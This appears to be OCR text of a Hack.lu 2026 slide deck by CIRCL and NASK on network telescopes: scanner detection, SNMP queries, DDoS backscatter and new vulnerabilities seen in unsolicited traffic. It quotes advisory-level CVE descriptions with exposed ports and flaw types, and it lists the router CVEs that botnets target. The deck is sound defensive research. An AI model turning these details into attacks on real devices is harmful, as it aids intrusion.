

CIRCL
Computer Incident
Response Center
Luxembourg

NASK

Internet Background Radiation

Exploiting the Void

Hack.lu 2026



Co-funded by
the European Union



ECCC
EUROPEAN CYBERSECURITY
COMPETENCE CENTRE

Who are We – NASK

- **NASK** is Poland's national research institute for cybersecurity, network security and digital technologies.
- **CERT.PL** is the national Polish CSIRT operated by **NASK**, responsible for handling cybersecurity incidents and threats in Poland.



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Who are we CIRCL



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- **CIRCL is Luxembourg's national CSIRT for the economy**, designated under the NIS2 Directive.
- **Open source is central to our mandate:** CIRCL develops and maintains **17+ security projects** used worldwide by CSIRTs, ISACs, industries, intelligence community and defenders.
- Key platforms: **MISP**, **AIL**, **Vulnerability-Lookup**, **FlowIntel**, **LookyLoo**, **Cerebrate**, **GCVE.eu**.

What is a network telescope

Listen to unsolicited traffic received on (almost) the entire IPv4 address space.

IPs that are:

- unused
- routable
- monitored
- passive (typically)





Image © ESA, Planck Collaboration. Photograph by Mike Peel, CC-BY-SA-4.0.


Who else is doing this


- UCSD (CAIDA, US): ∼11M IPs (historically: ∼16M, ∼ /8)
- Orion (Merit, US): ∼500k IPs
- NICTER (NICT, JP): ∼300k IPs
- NASK (PL): ∼200k IPs
- CIRCL (LU): ∼20k IPs
- Many small and/or temporary telescopes

Obviously we received some packets (CIRCL)




NASK telescope in numbers






Data from Q1 2026


NASK telescope in numbers





Data from Q1 2026


NASK telescope in numbers



ICMP type	Packets/hour
Echo Request	2 086 000
Echo Reply	12 000
Destination Unreachable	4 000
Other	1 000

Data from Q1 2026

Data pipeline (NASK)



Analysis: event driven solution

- Real time analysis ready – Golang used in processing
- ClickHouse stores the events
- Storage and analysis efficient: 20 TiB of PCAPs → 1 TiB events
- Series packets analysis – more insights





We can see the noise.

What can we learn from it?

Turning unsolicited traffic into actionable intelligence.

One Network Telescope possible usage, Scanner Detection

- Grouping Known Scanners by different rules;
  - PTR / AS
  - Extracted Queries
  - Behavioral

```
(src_ip, rrvalue)
('216.31.13.41','a3249042234p53755i62334.d202505220000018291.t80490.dnsresearch.cymru.com')
('216.31.13.41','a3249038011p11764i47209.d202505220000018291.t54671.dnsresearch.cymru.com')
('216.31.13.41','a3249030176p19802i20107.d202505220000018291.t53907.dnsresearch.cymru.com')
('216.31.13.41','a3249039095p6294i5882.d2025011900000125218.t77488.dnsresearch.cymru.com')
('216.31.13.41','a3249041054p31561i24517.d2025011900000125218.t79130.dnsresearch.cymru.com')
('216.31.13.41','a3249042615p21524i48364.d2025011900000125218.t67290.dnsresearch.cymru.com')
('216.31.13.41','a3249041034p32504i39856.d2025063000000216083.t79472.dnsresearch.cymru.com')
('216.31.13.41','a3249044560p56718i152.d2025032500000229449.t52288.dnsresearch.cymru.com')
('216.31.13.41','a3249030649p11324i35121.d2025032500000229449.t62908.dnsresearch.cymru.com')
('216.31.13.41','a3249044753p63360i46.d2025032500000229449.t63546.dnsresearch.cymru.com')
```

Team Cymru DNS scanning activity


Scanner Detection; Available as MISP Warninglists

- **Alphastrike-Research** - Commercial
- **Bufferover** - TLS scanner
- **Coalition Signals Intelligence** - Commercial
- **Cybergreen** - Security
- **Cyber Resilience** - Commercial
- **Cypex** - CTI
- **Driftnet** - Commercial
- **F6** - Security (RU)
- **Internet Census** - Commercial
- **Intrinsec** - Security (FR)
- **Ipinfo** - Commercial
- **Ipip** - IP database
- **Leakix** - Security
- **Modat** - Scanner
- **Netsecscan** - Unknown
- **Onyphe** - Scanner (FR)
- **Probethenet** - Unknown
- **Rapid7** - Commercial
- **Research-Scanner** - Unknown
- **Shadowforce** - Security
- **Shadowserver** - Foundation
- **Shodan** - Commercial
- **Skipa** - Scanner
- **Stretchoid** - Microsoft
- ... and more ...


MISP Warninglists: github.com/MISP/misp-warninglists

Are commercial scanners realy scan
ALL the Internet?


Shodan in our Network Telescope in 2025 (www.shodan.io)



Modat in our Network Telescope in 2025 (magnify.modat.io)




Who is the most exhaustive port scanner ? January - March 2026





Go UDP threat actors !

It's not only about exhaustivivity, also regularity (Port < 1024)










Can a network telescope detect
new vulnerabilities?

Apache Karaf Decanter – CVE-2026-24656

NVD Description: “Deserialization of Untrusted Data vulnerability in Apache Karaf Decanter. The Decanter log socket collector exposes the port 4560, without authentication. If the collector exposes allowed classes property, this configuration can be bypassed. It means that the log socket collector is vulnerable to deserialization of untrusted data, eventually causing DoS. [...]”

CISA KEV: NO INFO/NO WARNING




QUICK INFO

CVE Dictionary Entry:
CVE-2026-24656
NVD Published Date:
01/26/2026
NVD Last Modified:
01/27/2026
Source:
Apache Software Foundation

Optoma CinemaX – CVE-2026-30496

NVD Description: "The Optoma CinemaX P2 projector exposes an HTTP API on TCP port 2345 that allows full unauthenticated remote control of the device. The API supports both reading configuration and writing/modifying settings including volume, mute, brightness, power, network protocols enable/disable (including TELNET), display modes, and other projector functions."

CISA KEV: NO INFO/NO WARNING



CVE Dictionary Entry:
CVE-2026-30496
NVD Published Date:
05/07/2026
NVD Last Modified:
05/08/2026
Source:
MITRE

OpenWrt – CVE-2026-30872 and CVE-2026-30871

NVD Description (redacted): "In OpenWrt Project [...] the mdns daemon has a Stack-based Buffer Overflow vulnerability in the parse_question function. The issue is triggered by PTR queries for reverse DNS domains. DNS packets received on UDP port 5353 are expanded by dn_expand into an 8096-byte global buffer (name_buffer), which is then copied via an unbounded strcpy into a fixed 256-byte stack buffer when handling TYPE_PTR queries."

CISA KEV: NO INFO/NO WARNING



NVD vulnerabilities

Elasticsearch feed entries for this port in the current window.

PUBLISHED	CVE	CVSS
19/03/2026, 22:16	CVE-2026-30872	9.5
19/03/2026, 22:16	CVE-2026-30871	9.5


0 day on UDP? CVE-2026-27476

NVD Description: "RustFly 2.0.0 contains a command injection vulnerability in its remote UI control mechanism that accepts hex-encoded instructions over UDP port 5005 without proper sanitization. Attackers can send crafted hex-encoded payloads containing system commands to execute arbitrary operations on the target system, including reverse shell establishment and command execution."

CISA KEV: NO INFO/NO WARNING

CVE Dictionary Entry:
CVE-2026-27476
NVD Published Date:
02/19/2026
NVD Last Modified:
04/14/2026







Huge traffic started **11 days before NVD**.

SNMP community strings

NASK




CIRCL




SNMP Queries on specific devices

- Most Scanners usually scan for;
  - 1.3.6.1.2.1.1.1.0 – sysDescr: full device description (model, OS, firmware).
  - 1.3.6.1.2.1.1.2.0 – sysObjectID: vendor/device identifier OID.
  - 1.3.6.1.2.1.1.3.0 – sysUpTime: time since last reboot.
  - 1.3.6.1.2.1.1.4.0 – sysContact: administrative contact information.
  - 1.3.6.1.2.1.1.5.0 – sysName: device hostname.
  - 1.3.6.1.2.1.1.6.0 – sysLocation: physical location of the device.
  - 1.3.6.1.2.1.1.7.0 – sysServices: network service layers supported by the device.
- Some are scanning for a specific device relate MIB 1.3.6.1.4.1.x



Scanning campaigns per devices over the year

SNMP Devices mapped to Community



SNMP – top queried vendor OID

OID	Vendor
1.3.6.1.4.1.4491	Cable television laboratories, inc.
1.3.6.1.4.1.11	Hewlett-Packard company
1.3.6.1.4.1.2435	Brother
1.3.6.1.4.1.14988	MikroTik
1.3.6.1.4.1.1347	Kyocera
1.3.6.1.4.1.2699	Printer Working Group
1.3.6.1.4.1.9	Cisco

Broadening our perspective

fetta
FEDERATED EUROPEAN TEAM FOR THREAT ANALYSIS

=

CERT.PL
NASK

+

circl.lu
Computer Incident Response Center LUXEMBOURG




~200k IPs




~20k IPs

SNMP traffic: comparison over 6 months

NASK packets	NASK share	Protocol	CIRCL share	CIRCL packets
75,204,535	24.3%	SNMPv1	68.4%	251,187,449
168,077,114	54.4%	SNMPv2c	29.4%	108,074,690
65,771,879	21.3%	SNMPv3	2.2%	8,130,878




Threat Analysis :: DDoS Traffic Backscatter...



- Allows victims detection
- Only Partial traffic
- Start / end time
- No info on opponent

Threat Analysis :: DDoS Traffic Backscatter...




DDoS example with Apple IP ranges somewhere in march


https://github.com/MISP/misp-warninglists/blob/main/lists/apple/list.json


```
{
  "description": "IP ranges assigned to Apple",
  "list": [
    "17.0.0.0/8",
    "192.12.74.0/24",
    "192.42.249.0/24",
    "204.79.190.0/24"
  ],
....
}
```

TCP Traffic from Apple, Displaying destination port



TCP Traffic from Apple, Looking at the source port




TCP Traffic to Apple, in fact...


- `Port 443 https | 32d / 233736 packets / 10219 Client IP`
- `Port 5223 hpvirtgrp | 31d / 38751 packets / 3383 IP clients`
- `Port 80 http | 31d / 5083 packets / 611 clients`
- `Port 993 imaps | 31d / 3109 packets / 346 clients`

We usually detect a daily average of 50 potential DDoS using this method.


Volumetric analysis




Volumetric dashboard



Recent DoS case: visibility in the telescope (1/2)



Recent DoS case: visibility in the telescope (2/2)



Botnets Injections


Threat Analysis :: Botnet Injections, Remaining old trends

- CVE-2014-8361 → Realtek miniigd (UPnP – IoT/routeurs)
- CVE-2017-17215 → Huawei HG532 routers
- CVE-2019-12297 → D-Link routers
- **CVE-2021-35394 → Realtek SDK (routers / IoT)**
- CVE-2023-28771 → Zyxel (firewalls / VPN – IKE)
- CVE-2024-13030 → D-Link DIR-823G

